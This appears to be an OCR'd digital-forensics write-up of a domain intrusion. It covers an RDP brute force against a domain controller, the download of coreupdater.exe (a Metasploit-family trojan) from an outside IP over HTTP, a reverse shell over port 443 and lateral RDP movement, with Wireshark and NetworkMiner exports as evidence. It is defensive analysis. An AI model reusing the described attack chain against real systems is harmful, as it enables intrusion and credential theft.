
The attacker primarily targeted and accessed three key ports throughout the intrusion. Port 3389, which is used for Remote Desktop Protocol (RDP), was the initial focus and was subjected to a brute-force attack to gain unauthorized access to the Domain Controller. This was confirmed through the repeated connection attempts and eventual successful authentication. Port 80 (HTTP) was then used by the attacker to download the malware payload from a remote server, suggesting that the attacker's infrastructure was hosting the malicious executable over an unencrypted web service. Following this, port 443 (HTTPS) was leveraged to establish a secure reverse shell connection back to the attacker's system, consistent with behavior typical of a Meterpreter payload from the Metasploit framework. These ports, 3389 for access, 80 for delivery, and 443 for command-and-control, form the core of the attack chain, with no other significant or anomalous port activity detected during the session.




Lateral movement occurred at 2020-09-19 02:35:55 (Pacific Standard Time), when the attacker, having already compromised the Domain Controller, initiated an RDP connection from the DC (10.42.85.10) to the Desktop (10.42.85.115). This activity indicates the use of stolen domain administrator credentials, which provided the attacker with unrestricted access to other systems in the domain. This behavior maps to MITRE ATT&CK technique T1021.001 - Remote Services: Remote Desktop Protocol, commonly used by threat actors to pivot across internal network assets using legitimate administrative tools.


Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Filename
MFEwTzBNMEswSTAJBgUrDgMCGgUABBRhhZrQET0hvbSHUJmNfBKqR%2FiT7wQUU8oXWfxrwAMhLxqu5KqoHIJW2nUCEAFwGaf65Iak
MFEwTzBNMEswSTAJBgUrDgMCGgUABBQS14tALDViBvqCf47YkiQRtKz1BAQUpc436uuwdQ6UZ4i0RfrZJBCHIh8CEAcfyTPCPRR%2Fw1R
preinstall?region=US&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold
preinstall?region=US&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold
MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8sEMIb
MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDIQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEALnkXH7g
MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7I90VUCEAH9o%2Btuy
preinstall?region=US&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold
?LinkID=252669&clcid=0x409
metadata.svc
metadata.svc
MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDIQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEALnkXH7g
favicon.ico
MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEAilzVJfGS
MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8sEMIb
browserconfig.xml
\
favicon.ico
coreupdater.exe
?LinkID=252669&clcid=0x409
metadata.svc
metadata.svc
?LinkID=252669&clcid=0x409
metadata.svc
metadata.svc
Save
Save All
Preview
Close
Help
Command Prompt
SarjounRadiyeh~C:\Users>
0000 00 0c 29 e1 84 e6 00 0c 29
0010 00 60 5e 89 40 00 3f 06 a3
0020 55 0a 00 50 f3 ca 5c e8 c7
0030 01 f5 8d 9f 00 00 00 00 00
0040 00 00 00 00 00 00 00 00 00
0050 00 00 00 00 00 00 00 00 00



NetworkMiner 3.0
File Tools Help
-- Select a network adapter in the list --
Hosts (478) Files (2384) Images (6) Messages Credentials (28) Sessions (31288) DNS (3382) Parameters (62452) Keywords
Case sensitive ExactPhrase Any column Clear Apply
Frame nr. Filename Extension Size Source host S. port Destination host D. port
409917 Microsoft RSA TLS CA 01[7].cer cer 1 374 B 104.126.207.245 [e12437.g.akamaiedge.net] [kv801.prod.... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51166
409929 CN_DNSBL[703].cer cer 1 177 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51168
409992 CN_DNSBL[704].cer cer 1 177 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51172
411075 events.data.microsoft.com[11].cer cer 1 863 B 52.114.132.20 [skypedataprdcoleus00.cloudapp.net] [glob... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51178
411075 Microsoft Secure Server CA 2[11].cer cer 1 756 B 52.114.132.20 [skypedataprdcoleus00.cloudapp.net] [glob... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51178
411096 events.data.microsoft.com[12].cer cer 1 863 B 52.114.132.20 [skypedataprdcoleus00.cloudapp.net] [glob... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51179
411096 Microsoft Secure Server CA 2[12].cer cer 1 756 B 52.114.132.20 [skypedataprdcoleus00.cloudapp.net] [glob... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51179
411119 events.data.microsoft.com[13].cer cer 1 863 B 52.114.132.20 [skypedataprdcoleus00.cloudapp.net] [glob... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51180
411119 Microsoft Secure Server CA 2[13].cer cer 1 756 B 52.114.132.20 [skypedataprdcoleus00.cloudapp.net] [glob... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51180
411353 events.data.microsoft.com[1].cer cer 1 863 B 13.88.28.53 [skypedataprdcolwus00.cloudapp.net] [global.... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51188
411353 Microsoft Secure Server CA 2[1].cer cer 1 756 B 13.88.28.53 [skypedataprdcolwus00.cloudapp.net] [global.... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51188
411412 CN_DNSBL[705].cer cer 1 177 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51190
411428 CN_DNSBL[706].cer cer 1 177 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51191
411444 CN_DNSBL[707].cer cer 1 177 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51192
411759 events.data.microsoft.com[1].cer cer 1 863 B 52.114.74.45 [skypedataprdcolweu01.cloudapp.net] [globa... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51195
411759 Microsoft Secure Server CA 2[1].cer cer 1 756 B 52.114.74.45 [skypedataprdcolweu01.cloudapp.net] [globa... TCP 443 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51195
19725 r[1].crl crl 434 B 143.204.26.146 [s.ss2.us] TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49886
395009 Intel External B[1].crl crl 1 870 B 23.32.45.37 [a243.d.akamai.net] [certificates.intel.com.edg... TCP 80 10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit... TCP 62859
404480 AddTrustExternalCARoot[1].crl crl 494 B 151.139.128.14 [ocsp.comodoca.com] [ocsp.usertrust.com... TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51076
404541 Intel External B[1].crl crl 2 921 B 23.199.51.138 [a243.d.akamai.net] [certificates.intel.com.e... TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51079
238565 coreupdater.exe exe 7 168 B 194.61.24.102 TCP 80 10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit... TCP 62410
339455 coreupdater[1].exe exe 7 168 B 194.61.24.102 TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 50864
19289 MEowSDBGMEQwQjAJBgUr[1].gif gif 43 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49879
19337 index[1].html html 6 771 B 10.90.90.90 [settings-win.data.microsoft.com] [watson.tele... TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49879
21130 fac.png[1].html html 181 B 8.240.169.252 [pnj-starkum-cdn.com.c.footprint.net] [k2.ky... TCP 80 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49889
236677 browserconfig.xml[1].html html 10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit... TCP 62403
236787 index[2].html html 10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit... TCP 62408
327363 index[3].html html 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 50840
517 GptTmpl.inf inf 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49683
631 GptTmpl[1].inf inf 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49683
83855 GptTmpl[2].inf inf 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 50668
393934 GptTmpl[3].inf inf 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 50935
404276 GptTmpl[4].inf inf 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 51074
467 gpt[8].ini ini 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49683
574 gpt[9].ini ini 22 B 10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit... TCP 445 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 49683
83787 gpt[10].ini ini 22 B 10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit... TCP 445 10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R... TCP 50668
Command Prompt
SarjounRadiyeh~C:\Users>




The attacker-hosted file coreupdater.exe was captured in the PCAP and successfully reassembled using Wireshark and NetworkMiner. By exporting HTTP objects and sorting them by file extension, it became clear that two .exe files with the same name, coreupdater.exe, had been transferred over TCP port 80. These were downloaded to the victim machine during the attack. The files were stored under the NetworkMiner AssembledFiles directory, confirming that the malware was delivered via unencrypted HTTP.




This malware was identified by 66 out of 73 antivirus engines on VirusTotal and is commonly labeled under families such as Trojan.Shelma, Rozena, and Metasploit.A, clearly confirming its weaponized nature.







The attacker successfully authenticated to the Desktop system (DESKTOP-SDN1RPT) using the domain administrator account Administrator from the domain C137. The source IP was 10.42.85.10, confirming lateral movement from the Domain Controller. This event is captured under Event ID 1149 (RemoteConnectionManager), with the successful logon timestamp recorded as 2020-09-19 06:36:23 AM (Pacific Time). This confirms that the attacker had full access to the desktop following initial compromise and credential harvesting.

